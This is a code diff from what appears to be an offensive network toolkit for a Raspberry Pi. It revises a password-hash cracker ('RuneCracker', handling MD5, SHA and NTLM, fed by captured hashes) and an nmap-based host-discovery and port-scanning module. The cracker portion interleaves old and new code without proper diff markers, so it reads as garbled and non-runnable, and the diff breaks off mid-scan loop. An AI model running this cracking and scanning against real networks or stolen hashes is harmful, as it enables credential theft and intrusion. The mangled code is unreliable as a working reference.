return hashlib.new('md4', password.encode('utf-16le')).hexdigest()
|
||||
|
||||
try:
|
||||
if h_type == 'md5':
|
||||
return hashlib.md5(password.encode()).hexdigest()
|
||||
elif h_type == 'sha1':
|
||||
return hashlib.sha1(password.encode()).hexdigest()
|
||||
elif h_type == 'sha256':
|
||||
return hashlib.sha256(password.encode()).hexdigest()
|
||||
elif h_type == 'sha512':
|
||||
return hashlib.sha512(password.encode()).hexdigest()
|
||||
elif h_type == 'ntlm':
|
||||
# NTLM is MD4(UTF-16LE(password))
|
||||
return hashlib.new('md4', password.encode('utf-16le')).hexdigest()
|
||||
except Exception as e:
|
||||
logger.debug(f"Hashing error ({h_type}): {e}")
|
||||
return None
|
||||
|
||||
def crack_password(self, password):
|
||||
"""Attempt to crack hashes using a single password and its mutations."""
|
||||
try:
|
||||
mutations = self.apply_mutations(password)
|
||||
|
||||
for mutation in mutations:
|
||||
for hash_type in HASH_PATTERNS.keys():
|
||||
if not self.hash_type or self.hash_type == hash_type:
|
||||
hash_value = self.hash_password(mutation, hash_type)
|
||||
|
||||
if hash_value in self.hashes:
|
||||
with self.lock:
|
||||
self.cracked[hash_value] = {
|
||||
'password': mutation,
|
||||
'hash_type': hash_type,
|
||||
'timestamp': datetime.now().isoformat()
|
||||
}
|
||||
logging.info(f"Cracked hash: {hash_value[:8]}... = {mutation}")
|
||||
|
||||
except Exception as e:
|
||||
logging.error(f"Error cracking with password {password}: {e}")
|
||||
def _crack_password_worker(self, password: str, progress: ProgressTracker):
|
||||
"""Worker function for cracking passwords."""
|
||||
if self.shared_data.orchestrator_should_exit:
|
||||
return
|
||||
|
||||
def save_results(self):
|
||||
"""Save cracked passwords to JSON file."""
|
||||
try:
|
||||
os.makedirs(self.output_dir, exist_ok=True)
|
||||
timestamp = datetime.now().strftime("%Y-%m-%d_%H-%M-%S")
|
||||
|
||||
results = {
|
||||
'timestamp': datetime.now().isoformat(),
|
||||
'total_hashes': len(self.hashes),
|
||||
'cracked_count': len(self.cracked),
|
||||
'cracked_hashes': self.cracked
|
||||
}
|
||||
|
||||
output_file = os.path.join(self.output_dir, f"cracked_{timestamp}.json")
|
||||
with open(output_file, 'w') as f:
|
||||
json.dump(results, f, indent=4)
|
||||
for h_type in HASH_PATTERNS.keys():
|
||||
if self.hash_type and self.hash_type != h_type:
|
||||
continue
|
||||
|
||||
logging.info(f"Results saved to {output_file}")
|
||||
|
||||
except Exception as e:
|
||||
logging.error(f"Failed to save results: {e}")
|
||||
hv = self._hash_password(password, h_type)
|
||||
if hv and hv in self.hashes:
|
||||
with self.lock:
|
||||
if hv not in self.cracked:
|
||||
self.cracked[hv] = {
|
||||
"password": password,
|
||||
"type": h_type,
|
||||
"cracked_at": datetime.now().isoformat()
|
||||
}
|
||||
logger.success(f"Cracked {h_type}: {hv[:8]}... -> {password}")
|
||||
self.shared_data.log_milestone(b_class, "Cracked", f"{h_type} found!")
|
||||
|
||||
def execute(self):
|
||||
"""Execute the password cracking process."""
|
||||
progress.advance()
|
||||
|
||||
def execute(self, ip, port, row, status_key) -> str:
|
||||
"""Standard Orchestrator entry point."""
|
||||
input_file = str(getattr(self.shared_data, "rune_cracker_input", ""))
|
||||
wordlist_path = str(getattr(self.shared_data, "rune_cracker_wordlist", ""))
|
||||
self.hash_type = getattr(self.shared_data, "rune_cracker_type", None)
|
||||
output_dir = getattr(self.shared_data, "rune_cracker_output", "/home/bjorn/Bjorn/data/output/hashes")
|
||||
|
||||
if not input_file or not os.path.exists(input_file):
|
||||
# Fallback: Check for latest odin_recon or other hashes if running in generic mode
|
||||
potential_input = os.path.join(self.shared_data.data_dir, "output", "packets", "latest_hashes.txt")
|
||||
if os.path.exists(potential_input):
|
||||
input_file = potential_input
|
||||
logger.info(f"RuneCracker: No input provided, using fallback: {input_file}")
|
||||
else:
|
||||
logger.error(f"Input file not found: {input_file}")
|
||||
return "failed"
|
||||
|
||||
# Load hashes
|
||||
self.hashes.clear()
|
||||
try:
|
||||
logging.info("Starting password cracking process")
|
||||
self.load_hashes()
|
||||
|
||||
if not self.hashes:
|
||||
logging.error("No valid hashes loaded")
|
||||
return
|
||||
|
||||
wordlist = self.load_wordlist()
|
||||
|
||||
with ThreadPoolExecutor(max_workers=10) as executor:
|
||||
executor.map(self.crack_password, wordlist)
|
||||
|
||||
self.save_results()
|
||||
|
||||
logging.info(f"Cracking completed. Cracked {len(self.cracked)}/{len(self.hashes)} hashes")
|
||||
|
||||
with open(input_file, 'r', encoding="utf-8", errors="ignore") as f:
|
||||
for line in f:
|
||||
hv = line.strip()
|
||||
if not hv: continue
|
||||
# Auto-detect or validate
|
||||
for h_t, pat in HASH_PATTERNS.items():
|
||||
if re.match(pat, hv):
|
||||
if not self.hash_type or self.hash_type == h_t:
|
||||
self.hashes.add(hv)
|
||||
break
|
||||
except Exception as e:
|
||||
logging.error(f"Error during execution: {e}")
|
||||
logger.error(f"Error loading hashes: {e}")
|
||||
return "failed"
|
||||
|
||||
def save_settings(input_file, wordlist, rules, hash_type, output_dir):
|
||||
"""Save settings to JSON file."""
|
||||
try:
|
||||
os.makedirs(DEFAULT_SETTINGS_DIR, exist_ok=True)
|
||||
settings = {
|
||||
"input_file": input_file,
|
||||
"wordlist": wordlist,
|
||||
"rules": rules,
|
||||
"hash_type": hash_type,
|
||||
"output_dir": output_dir
|
||||
}
|
||||
with open(SETTINGS_FILE, 'w') as f:
|
||||
json.dump(settings, f)
|
||||
logging.info(f"Settings saved to {SETTINGS_FILE}")
|
||||
except Exception as e:
|
||||
logging.error(f"Failed to save settings: {e}")
|
||||
if not self.hashes:
|
||||
logger.warning("No valid hashes found in input file.")
|
||||
return "failed"
|
||||
|
||||
logger.info(f"RuneCracker: Loaded {len(self.hashes)} hashes. Starting engine...")
|
||||
self.shared_data.log_milestone(b_class, "Initialization", f"Loaded {len(self.hashes)} hashes")
|
||||
|
||||
# Prepare password plan
|
||||
dict_passwords = []
|
||||
if wordlist_path and os.path.exists(wordlist_path):
|
||||
with open(wordlist_path, 'r', encoding="utf-8", errors="ignore") as f:
|
||||
dict_passwords = [l.strip() for l in f if l.strip()]
|
||||
else:
|
||||
# Fallback tiny list
|
||||
dict_passwords = ['password', 'admin', '123456', 'qwerty', 'bjorn']
|
||||
|
||||
dictionary, fallback = merged_password_plan(self.shared_data, dict_passwords)
|
||||
all_candidates = dictionary + fallback
|
||||
|
||||
progress = ProgressTracker(self.shared_data, len(all_candidates))
|
||||
self.shared_data.log_milestone(b_class, "Bruteforce", f"Testing {len(all_candidates)} candidates")
|
||||
|
||||
def load_settings():
|
||||
"""Load settings from JSON file."""
|
||||
if os.path.exists(SETTINGS_FILE):
|
||||
try:
|
||||
with open(SETTINGS_FILE, 'r') as f:
|
||||
return json.load(f)
|
||||
with ThreadPoolExecutor(max_workers=self.max_workers) as executor:
|
||||
for pwd in all_candidates:
|
||||
if self.shared_data.orchestrator_should_exit:
|
||||
executor.shutdown(wait=False)
|
||||
return "interrupted"
|
||||
executor.submit(self._crack_password_worker, pwd, progress)
|
||||
except Exception as e:
|
||||
logging.error(f"Failed to load settings: {e}")
|
||||
return {}
|
||||
logger.error(f"Cracking engine error: {e}")
|
||||
return "failed"
|
||||
|
||||
def main():
|
||||
parser = argparse.ArgumentParser(description="Advanced password cracker")
|
||||
parser.add_argument("-i", "--input", help="Input file containing hashes")
|
||||
parser.add_argument("-w", "--wordlist", help="Path to password wordlist")
|
||||
parser.add_argument("-r", "--rules", help="Path to rules file")
|
||||
parser.add_argument("-t", "--type", choices=list(HASH_PATTERNS.keys()), help="Hash type")
|
||||
parser.add_argument("-o", "--output", default=DEFAULT_OUTPUT_DIR, help="Output directory")
|
||||
args = parser.parse_args()
|
||||
|
||||
settings = load_settings()
|
||||
input_file = args.input or settings.get("input_file")
|
||||
wordlist = args.wordlist or settings.get("wordlist")
|
||||
rules = args.rules or settings.get("rules")
|
||||
hash_type = args.type or settings.get("hash_type")
|
||||
output_dir = args.output or settings.get("output_dir")
|
||||
|
||||
if not input_file:
|
||||
logging.error("Input file is required. Use -i or save it in settings")
|
||||
return
|
||||
|
||||
save_settings(input_file, wordlist, rules, hash_type, output_dir)
|
||||
|
||||
cracker = RuneCracker(
|
||||
input_file=input_file,
|
||||
wordlist=wordlist,
|
||||
rules=rules,
|
||||
hash_type=hash_type,
|
||||
output_dir=output_dir
|
||||
)
|
||||
cracker.execute()
|
||||
# Save results
|
||||
if self.cracked:
|
||||
os.makedirs(output_dir, exist_ok=True)
|
||||
out_file = os.path.join(output_dir, f"cracked_{int(time.time())}.json")
|
||||
with open(out_file, 'w', encoding="utf-8") as f:
|
||||
json.dump({
|
||||
"target_file": input_file,
|
||||
"total_hashes": len(self.hashes),
|
||||
"cracked_count": len(self.cracked),
|
||||
"results": self.cracked
|
||||
}, f, indent=4)
|
||||
logger.success(f"Cracked {len(self.cracked)} hashes! Results: {out_file}")
|
||||
self.shared_data.log_milestone(b_class, "Complete", f"Cracked {len(self.cracked)} hashes")
|
||||
return "success"
|
||||
|
||||
logger.info("Cracking finished. No matches found.")
|
||||
self.shared_data.log_milestone(b_class, "Finished", "No passwords found")
|
||||
return "success" # Still success even if 0 cracked, as it finished the task
|
||||
|
||||
if __name__ == "__main__":
|
||||
main()
|
||||
# Minimal CLI for testing
|
||||
import sys
|
||||
from init_shared import shared_data
|
||||
if len(sys.argv) < 2:
|
||||
print("Usage: rune_cracker.py <hash_file>")
|
||||
sys.exit(1)
|
||||
|
||||
shared_data.rune_cracker_input = sys.argv[1]
|
||||
cracker = RuneCracker(shared_data)
|
||||
cracker.execute("local", None, {}, "rune_cracker")
|
||||
|
||||
@@ -1,20 +1,24 @@
|
||||
# scanning.py – Network scanner (DB-first, no stubs)
|
||||
# - Host discovery (nmap -sn -PR)
|
||||
# - Resolve MAC/hostname (per-host threads) -> DB (hosts table)
|
||||
# - Port scan (multi-threads) -> DB (merge ports by MAC)
|
||||
# - Resolve MAC/hostname (ThreadPoolExecutor) -> DB (hosts table)
|
||||
# - Port scan (ThreadPoolExecutor) -> DB (merge ports by MAC)
|
||||
# - Mark alive=0 for hosts not seen this run
|
||||
# - Update stats (stats table)
|
||||
# - Light logging (milestones) without flooding
|
||||
# - WAL checkpoint(TRUNCATE) + PRAGMA optimize at end of scan
|
||||
# - NEW: No DB insert without a real MAC. Unresolved IPs are kept in-memory for this run.
|
||||
# - No DB insert without a real MAC. Unresolved IPs are kept in-memory.
|
||||
# - RPi Zero optimized: bounded thread pools, reduced retries, adaptive concurrency
|
||||
|
||||
import os
|
||||
import re
|
||||
import threading
|
||||
import socket
|
||||
import time
|
||||
import logging
|
||||
import subprocess
|
||||
from datetime import datetime
|
||||
from concurrent.futures import ThreadPoolExecutor, as_completed
|
||||
import datetime
|
||||
|
||||
|
||||
import netifaces
|
||||
from getmac import get_mac_address as gma
|
||||
@@ -35,12 +39,48 @@ b_action = "global"
|
||||
b_trigger = "on_interval:180"
|
||||
b_requires = '{"max_concurrent": 1}'
|
||||
|
||||
# --- Module-level constants (avoid re-creating per call) ---
|
||||
_MAC_RE = re.compile(r'([0-9A-Fa-f]{2})([-:])(?:[0-9A-Fa-f]{2}\2){4}[0-9A-Fa-f]{2}')
|
||||
_BAD_MACS = frozenset({"00:00:00:00:00:00", "ff:ff:ff:ff:ff:ff"})
|
||||
|
||||
# RPi Zero safe defaults (overridable via shared config)
|
||||
_MAX_HOST_THREADS = 2
|
||||
_MAX_PORT_THREADS = 4
|
||||
_PORT_TIMEOUT = 0.8
|
||||
_MAC_RETRIES = 2
|
||||
_MAC_RETRY_DELAY = 0.5
|
||||
_ARPING_TIMEOUT = 1.0
|
||||
_NMAP_DISCOVERY_TIMEOUT_S = 90
|
||||
_NMAP_DISCOVERY_ARGS = "-sn -PR --max-retries 1 --host-timeout 8s"
|
||||
_SCAN_MIN_INTERVAL_S = 600
|
||||
|
||||
|
||||
def _normalize_mac(s):
|
||||
if not s:
|
||||
return None
|
||||
m = _MAC_RE.search(str(s))
|
||||
if not m:
|
||||
return None
|
||||
return m.group(0).replace('-', ':').lower()
|
||||
|
||||
|
||||
def _is_bad_mac(mac):
|
||||
if not mac:
|
||||
return True
|
||||
mac_l = mac.lower()
|
||||
if mac_l in _BAD_MACS:
|
||||
return True
|
||||
parts = mac_l.split(':')
|
||||
if len(parts) == 6 and len(set(parts)) == 1:
|
||||
return True
|
||||
return False
|
||||
|
||||
|
||||
class NetworkScanner:
|
||||
"""
|
||||
Network scanner that populates SQLite (hosts + stats). No CSV/JSON.
|
||||
Keeps the original fast logic: nmap discovery, per-host threads, per-port threads.
|
||||
NEW: no 'IP:<ip>' stubs are ever written to the DB; unresolved IPs are tracked in-memory.
|
||||
Uses ThreadPoolExecutor for bounded concurrency (RPi Zero safe).
|
||||
No 'IP:<ip>' stubs are ever written to the DB; unresolved IPs are tracked in-memory.
|
||||
"""
|
||||
def __init__(self, shared_data):
|
||||
self.shared_data = shared_data
|
||||
@@ -52,8 +92,26 @@ class NetworkScanner:
|
||||
self.lock = threading.Lock()
|
||||
self.nm = nmap.PortScanner()
|
||||
self.running = False
|
||||
# Local stop flag for this action instance.
|
||||
# IMPORTANT: actions must never mutate shared_data.orchestrator_should_exit (global stop signal).
|
||||
self._stop_event = threading.Event()
|
||||
self.thread = None
|
||||
self.scan_interface = None
|
||||
|
||||
cfg = getattr(self.shared_data, "config", {}) or {}
|
||||
self.max_host_threads = max(1, min(8, int(cfg.get("scan_max_host_threads", _MAX_HOST_THREADS))))
|
||||
self.max_port_threads = max(1, min(16, int(cfg.get("scan_max_port_threads", _MAX_PORT_THREADS))))
|
||||
self.port_timeout = max(0.3, min(3.0, float(cfg.get("scan_port_timeout_s", _PORT_TIMEOUT))))
|
||||
self.mac_retries = max(1, min(5, int(cfg.get("scan_mac_retries", _MAC_RETRIES))))
|
||||
self.mac_retry_delay = max(0.2, min(2.0, float(cfg.get("scan_mac_retry_delay_s", _MAC_RETRY_DELAY))))
|
||||
self.arping_timeout = max(1.0, min(5.0, float(cfg.get("scan_arping_timeout_s", _ARPING_TIMEOUT))))
|
||||
self.discovery_timeout_s = max(
|
||||
20, min(300, int(cfg.get("scan_nmap_discovery_timeout_s", _NMAP_DISCOVERY_TIMEOUT_S)))
|
||||
)
|
||||
self.discovery_args = str(cfg.get("scan_nmap_discovery_args", _NMAP_DISCOVERY_ARGS)).strip() or _NMAP_DISCOVERY_ARGS
|
||||
self.scan_min_interval_s = max(60, int(cfg.get("scan_min_interval_s", _SCAN_MIN_INTERVAL_S)))
|
||||
self._last_scan_started = 0.0
|
||||
|
||||
# progress
|
||||
self.total_hosts = 0
|
||||
self.scanned_hosts = 0
|
||||
@@ -76,9 +134,13 @@ class NetworkScanner:
|
||||
total = min(max(total, 0), 100)
|
||||
self.shared_data.bjorn_progress = f"{int(total)}%"
|
||||
|
||||
def _should_stop(self) -> bool:
|
||||
# Treat orchestrator flag as read-only, and combine with local stop event.
|
||||
return bool(getattr(self.shared_data, "orchestrator_should_exit", False)) or self._stop_event.is_set()
|
||||
|
||||
# ---------- network ----------
|
||||
def get_network(self):
|
||||
if self.shared_data.orchestrator_should_exit:
|
||||
if self._should_stop():
|
||||
return None
|
||||
try:
|
||||
if self.shared_data.use_custom_network:
|
||||
@@ -118,7 +180,7 @@ class NetworkScanner:
|
||||
self.logger.debug(f"nmap_prefixes not found at {path}")
|
||||
return vendor_map
|
||||
try:
|
||||
with open(path, 'r') as f:
|
||||
with open(path, 'r', encoding='utf-8', errors='ignore') as f:
|
||||
for line in f:
|
||||
line = line.strip()
|
||||
if not line or line.startswith('#'):
|
||||
@@ -139,8 +201,11 @@ class NetworkScanner:
|
||||
|
||||
def get_current_essid(self):
|
||||
try:
|
||||
essid = subprocess.check_output(['iwgetid', '-r'], stderr=subprocess.STDOUT, universal_newlines=True).strip()
|
||||
return essid or ""
|
||||
result = subprocess.run(
|
||||
['iwgetid', '-r'],
|
||||
capture_output=True, text=True, timeout=5
|
||||
)
|
||||
return (result.stdout or "").strip()
|
||||
except Exception:
|
||||
return ""
|
||||
|
||||
@@ -160,57 +225,34 @@ class NetworkScanner:
|
||||
Try multiple strategies to resolve a real MAC for the given IP.
|
||||
RETURNS: normalized MAC like 'aa:bb:cc:dd:ee:ff' or None.
|
||||
NEVER returns 'IP:<ip>'.
|
||||
RPi Zero: reduced retries and timeouts.
|
||||
"""
|
||||
if self.shared_data.orchestrator_should_exit:
|
||||
if self._should_stop():
|
||||
return None
|
||||
|
||||
import re
|
||||
|
||||
MAC_RE = re.compile(r'([0-9A-Fa-f]{2})([-:])(?:[0-9A-Fa-f]{2}\2){4}[0-9A-Fa-f]{2}')
|
||||
BAD_MACS = {"00:00:00:00:00:00", "ff:ff:ff:ff:ff:ff"}
|
||||
|
||||
def _normalize_mac(s: str | None) -> str | None:
|
||||
if not s:
|
||||
return None
|
||||
m = MAC_RE.search(s)
|
||||
if not m:
|
||||
return None
|
||||
return m.group(0).replace('-', ':').lower()
|
||||
|
||||
def _is_bad_mac(mac: str | None) -> bool:
|
||||
if not mac:
|
||||
return True
|
||||
mac_l = mac.lower()
|
||||
if mac_l in BAD_MACS:
|
||||
return True
|
||||
parts = mac_l.split(':')
|
||||
if len(parts) == 6 and len(set(parts)) == 1:
|
||||
return True
|
||||
return False
|
||||
|
||||
try:
|
||||
mac = None
|
||||
|
||||
# 1) getmac (retry a few times)
|
||||
retries = 6
|
||||
while not mac and retries > 0 and not self.shared_data.orchestrator_should_exit:
|
||||
# 1) getmac (reduced retries for RPi Zero)
|
||||
retries = self.mac_retries
|
||||
while not mac and retries > 0 and not self._should_stop():
|
||||
try:
|
||||
from getmac import get_mac_address as gma
|
||||
mac = _normalize_mac(gma(ip=ip))
|
||||
except Exception:
|
||||
mac = None
|
||||
if not mac:
|
||||
time.sleep(1.5)
|
||||
time.sleep(self.mac_retry_delay)
|
||||
retries -= 1
|
||||
|
||||
# 2) targeted arp-scan
|
||||
if not mac:
|
||||
if not mac and not self._should_stop():
|
||||
try:
|
||||
iface = self.scan_interface or self.shared_data.default_network_interface or "wlan0"
|
||||
out = subprocess.check_output(
|
||||
result = subprocess.run(
|
||||
['sudo', 'arp-scan', '--interface', iface, '-q', ip],
|
||||
universal_newlines=True, stderr=subprocess.STDOUT
|
||||
capture_output=True, text=True, timeout=5
|
||||
)
|
||||
out = result.stdout or ""
|
||||
for line in out.splitlines():
|
||||
if line.strip().startswith(ip):
|
||||
cand = _normalize_mac(line)
|
||||
@@ -225,11 +267,13 @@ class NetworkScanner:
|
||||
self.logger.debug(f"arp-scan fallback failed for {ip}: {e}")
|
||||
|
||||
# 3) ip neigh
|
||||
if not mac:
|
||||
if not mac and not self._should_stop():
|
||||
try:
|
||||
neigh = subprocess.check_output(['ip', 'neigh', 'show', ip],
|
||||
universal_newlines=True, stderr=subprocess.STDOUT)
|
||||
cand = _normalize_mac(neigh)
|
||||
result = subprocess.run(
|
||||
['ip', 'neigh', 'show', ip],
|
||||
capture_output=True, text=True, timeout=3
|
||||
)
|
||||
cand = _normalize_mac(result.stdout or "")
|
||||
if cand:
|
||||
mac = cand
|
||||
except Exception:
|
||||
@@ -247,6 +291,7 @@ class NetworkScanner:
|
||||
|
||||
# ---------- port scanning ----------
|
||||
class PortScannerWorker:
|
||||
"""Port scanner using ThreadPoolExecutor for RPi Zero safety."""
|
||||
def __init__(self, outer, target, open_ports, portstart, portend, extra_ports):
|
||||
self.outer = outer
|
||||
self.target = target
|
||||
@@ -256,10 +301,10 @@ class NetworkScanner:
|
||||
self.extra_ports = [int(p) for p in (extra_ports or [])]
|
||||
|
||||
def scan_one(self, port):
|
||||
if self.outer.shared_data.orchestrator_should_exit:
|
||||
if self.outer._should_stop():
|
||||
return
|
||||
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
|
||||
s.settimeout(2)
|
||||
s.settimeout(self.outer.port_timeout)
|
||||
try:
|
||||
s.connect((self.target, port))
|
||||
with self.outer.lock:
|
||||
@@ -274,25 +319,25 @@ class NetworkScanner:
|
||||
self.outer.update_progress('port', 1)
|
||||
|
||||
def run(self):
|
||||
if self.outer.shared_data.orchestrator_should_exit:
|
||||
if self.outer._should_stop():
|
||||
return
|
||||
threads = []
|
||||
for port in range(self.portstart, self.portend):
|
||||
if self.outer.shared_data.orchestrator_should_exit:
|
||||
break
|
||||
t = threading.Thread(target=self.scan_one, args=(port,))
|
||||
t.start()
|
||||
threads.append(t)
|
||||
for port in self.extra_ports:
|
||||
if self.outer.shared_data.orchestrator_should_exit:
|
||||
break
|
||||
t = threading.Thread(target=self.scan_one, args=(port,))
|
||||
t.start()
|
||||
threads.append(t)
|
||||
for t in threads:
|
||||
if self.outer.shared_data.orchestrator_should_exit:
|
||||
break
|
||||
t.join()
|
||||
ports = list(range(self.portstart, self.portend)) + self.extra_ports
|
||||
if not ports:
|
||||
return
|
||||
|
||||
with ThreadPoolExecutor(max_workers=self.outer.max_port_threads) as pool:
|
||||
futures = []
|
||||
for port in ports:
|
||||
if self.outer._should_stop():
|
||||
break
|
||||
futures.append(pool.submit(self.scan_one, port))
|
||||
for f in as_completed(futures):
|
||||
if self.outer._should_stop():
|
||||
break
|
||||
try:
|
||||
f.result(timeout=self.outer.port_timeout + 1)
|
||||
except Exception:
|
||||
pass
|
||||
|
||||
# ---------- main scan block ----------
|
||||
class ScanPorts:
|
||||
@@ -310,20 +355,28 @@ class NetworkScanner:
|
||||
self.extra_ports = [int(p) for p in (extra_ports or [])]
|
||||
self.ip_data = self.IpData()
|
||||
self.ip_hostname_list = [] # tuples (ip, hostname, mac)
|
||||
self.host_threads = []
|
||||
self.open_ports = {}
|
||||
self.all_ports = []
|
||||
|
||||
# NEW: per-run pending cache for unresolved IPs (no DB writes)
|
||||
# ip -> {'hostnames': set(), 'ports': set(), 'first_seen': ts, 'essid': str}
|
||||
# per-run pending cache for unresolved IPs (no DB writes)
|
||||
self.pending = {}
|
||||
|
||||
def scan_network_and_collect(self):
|
||||
if self.outer.shared_data.orchestrator_should_exit:
|
||||
if self.outer._should_stop():
|
||||
return
|
||||
with self.outer.lock:
|
||||
self.outer.shared_data.bjorn_progress = "1%"
|
||||
t0 = time.time()
|
||||
try:
|
||||
self.outer.nm.scan(
|
||||
hosts=str(self.network),
|
||||
arguments=self.outer.discovery_args,
|
||||
timeout=self.outer.discovery_timeout_s,
|
||||
)
|
||||
except Exception as e:
|
||||
self.outer.logger.error(f"Nmap host discovery failed: {e}")
|
||||
return
|
||||
|
||||
t0 = time.time()
|
||||
self.outer.nm.scan(hosts=str(self.network), arguments='-sn -PR')
|
||||
hosts = list(self.outer.nm.all_hosts())
|
||||
if self.outer.blacklistcheck:
|
||||
hosts = [ip for ip in hosts if ip not in self.outer.ip_scan_blacklist]
|
||||
@@ -331,10 +384,23 @@ class NetworkScanner:
|
||||
self.outer.total_hosts = len(hosts)
|
||||
self.outer.scanned_hosts = 0
|
||||
self.outer.update_progress('host', 0)
|
||||
self.outer.logger.info(f"Host discovery: {len(hosts)} candidate(s) (took {time.time()-t0:.1f}s)")
|
||||
|
||||
elapsed = time.time() - t0
|
||||
self.outer.logger.info(f"Host discovery: {len(hosts)} candidate(s) (took {elapsed:.1f}s)")
|
||||
|
||||
# Update comment for display
|
||||
self.outer.shared_data.comment_params = {
|
||||
"hosts_found": str(len(hosts)),
|
||||
"network": str(self.network),
|
||||
"elapsed": f"{elapsed:.1f}"
|
||||
}
|
||||
|
||||
# existing hosts (for quick merge)
|
||||
existing_rows = self.outer.shared_data.db.get_all_hosts()
|
||||
try:
|
||||
existing_rows = self.outer.shared_data.db.get_all_hosts()
|
||||
except Exception as e:
|
||||
self.outer.logger.error(f"DB get_all_hosts failed: {e}")
|
||||
existing_rows = []
|
||||
self.existing_map = {h['mac_address']: h for h in existing_rows}
|
||||
self.seen_now = set()
|
||||
|
||||
@@ -342,19 +408,24 @@ class NetworkScanner:
|
||||
self.vendor_map = self.outer.load_mac_vendor_map()
|
||||
self.essid = self.outer.get_current_essid()
|
||||
|
||||
# per-host threads
|
||||
for host in hosts:
|
||||
if self.outer.shared_data.orchestrator_should_exit:
|
||||
return
|
||||
t = threading.Thread(target=self.scan_host, args=(host,))
|
||||
t.start()
|
||||
self.host_threads.append(t)
|
||||
# per-host threads with bounded pool
|
||||
max_threads = min(self.outer.max_host_threads, len(hosts)) if hosts else 1
|
||||
with ThreadPoolExecutor(max_workers=max_threads) as pool:
|
||||
futures = {}
|
||||
for host in hosts:
|
||||
if self.outer._should_stop():
|
||||
break
|
||||
f = pool.submit(self.scan_host, host)
|
||||
futures[f] = host
|
||||
|
||||
# wait
|
||||
for t in self.host_threads:
|
||||
if self.outer.shared_data.orchestrator_should_exit:
|
||||
return
|
||||
t.join()
|
||||
for f in as_completed(futures):
|
||||
if self.outer._should_stop():
|
||||
break
|
||||
try:
|
||||
f.result(timeout=30)
|
||||
except Exception as e:
|
||||
ip = futures.get(f, "?")
|
||||
self.outer.logger.error(f"Host scan thread failed for {ip}: {e}")
|
||||
|
||||
self.outer.logger.info(
|
||||
f"Host mapping completed: {self.outer.scanned_hosts}/{self.outer.total_hosts} processed, "
|
||||
@@ -364,7 +435,10 @@ class NetworkScanner:
|
||||
# mark unseen as alive=0
|
||||
existing_macs = set(self.existing_map.keys())
|
||||
for mac in existing_macs - self.seen_now:
|
||||
self.outer.shared_data.db.update_host(mac_address=mac, alive=0)
|
||||
try:
|
||||
self.outer.shared_data.db.update_host(mac_address=mac, alive=0)
|
||||
except Exception as e:
|
||||
self.outer.logger.error(f"Failed to mark {mac} as dead: {e}")
|
||||
|
||||
# feed ip_data
|
||||
for ip, hostname, mac in self.ip_hostname_list:
|
||||
@@ -373,13 +447,19 @@ class NetworkScanner:
|
||||
self.ip_data.mac_list.append(mac)
|
||||
|
||||
def scan_host(self, ip):
|
||||
if self.outer.shared_data.orchestrator_should_exit:
|
||||
if self.outer._should_stop():
|
||||
return
|
||||
if self.outer.blacklistcheck and ip in self.outer.ip_scan_blacklist:
|
||||
return
|
||||
try:
|
||||
# ARP ping to help populate neighbor cache
|
||||
os.system(f"arping -c 2 -w 2 {ip} > /dev/null 2>&1")
|
||||
# ARP ping to help populate neighbor cache (subprocess with timeout)
|
||||
try:
|
||||
subprocess.run(
|
||||
['arping', '-c', '2', '-w', str(self.outer.arping_timeout), ip],
|
||||
capture_output=True, timeout=self.outer.arping_timeout + 2
|
||||
)
|
||||
except Exception:
|
||||
pass
|
||||
|
||||
# Hostname (validated)
|
||||
hostname = ""
|
||||
@@ -393,7 +473,7 @@ class NetworkScanner:
|
||||
self.outer.update_progress('host', 1)
|
||||
return
|
||||
|
||||
time.sleep(1.0) # let ARP breathe
|
||||
time.sleep(0.5) # let ARP breathe (reduced from 1.0 for RPi Zero speed)
|
||||
|
||||
mac = self.outer.get_mac_address(ip, hostname)
|
||||
if mac:
|
||||
@@ -431,10 +511,12 @@ class NetworkScanner:
|
||||
if ip:
|
||||
ips_set.add(ip)
|
||||
|
||||
# Update current hostname + track history
|
||||
current_hn = ""
|
||||
if hostname:
|
||||
self.outer.shared_data.db.update_hostname(mac, hostname)
|
||||
try:
|
||||
self.outer.shared_data.db.update_hostname(mac, hostname)
|
||||
except Exception as e:
|
||||
self.outer.logger.error(f"Failed to update hostname for {mac}: {e}")
|
||||
current_hn = hostname
|
||||
else:
|
||||
current_hn = (prev.get('hostnames') or "").split(';', 1)[0] if prev else ""
|
||||
@@ -444,15 +526,18 @@ class NetworkScanner:
|
||||
key=lambda x: tuple(map(int, x.split('.'))) if x.count('.') == 3 else (0, 0, 0, 0)
|
||||
)) if ips_set else None
|
||||
|
||||
self.outer.shared_data.db.update_host(
|
||||
mac_address=mac,
|
||||
ips=ips_sorted,
|
||||
hostnames=None,
|
||||
alive=1,
|
||||
ports=None,
|
||||
vendor=vendor or (prev.get('vendor') if prev else ""),
|
||||
essid=self.essid or (prev.get('essid') if prev else None)
|
||||
)
|
||||
try:
|
||||
self.outer.shared_data.db.update_host(
|
||||
mac_address=mac,
|
||||
ips=ips_sorted,
|
||||
hostnames=None,
|
||||
alive=1,
|
||||
ports=None,
|
||||
vendor=vendor or (prev.get('vendor') if prev else ""),
|
||||
essid=self.essid or (prev.get('essid') if prev else None)
|
||||
)
|
||||
except Exception as e:
|
||||
self.outer.logger.error(f"Failed to update host {mac}: {e}")
|
||||
|
||||
# refresh local cache
|
||||
self.existing_map[mac] = dict(
|
||||
@@ -467,19 +552,26 @@ class NetworkScanner:
|
||||
|
||||
with self.outer.lock:
|
||||
self.ip_hostname_list.append((ip, hostname or "", mac))
|
||||
|
||||
# Update comment params for live display
|
||||
self.outer.shared_data.comment_params = {
|
||||
"ip": ip, "mac": mac,
|
||||
"hostname": hostname or "unknown",
|
||||
"vendor": vendor or "unknown"
|
||||
}
|
||||
self.outer.logger.debug(f"MAC for {ip}: {mac} (hostname: {hostname or '-'})")
|
||||
|
||||
except Exception as e:
|
||||
self.outer.logger.error(f"Error scanning host {ip}: {e}")
|
||||
finally:
|
||||
self.outer.update_progress('host', 1)
|
||||
time.sleep(0.05)
|
||||
time.sleep(0.02) # reduced from 0.05
|
||||
|
||||
def start(self):
|
||||
if self.outer.shared_data.orchestrator_should_exit:
|
||||
if self.outer._should_stop():
|
||||
return
|
||||
self.scan_network_and_collect()
|
||||
if self.outer.shared_data.orchestrator_should_exit:
|
||||
if self.outer._should_stop():
|
||||
return
|
||||
|
||||
# init structures for ports
|
||||
@@ -496,12 +588,22 @@ class NetworkScanner:
|
||||
f"(+{len(self.extra_ports)} extra)"
|
||||
)
|
||||
|
||||
# per-IP port scan (threads per port, original logic)
|
||||
for idx, ip in enumerate(self.ip_data.ip_list, 1):
|
||||
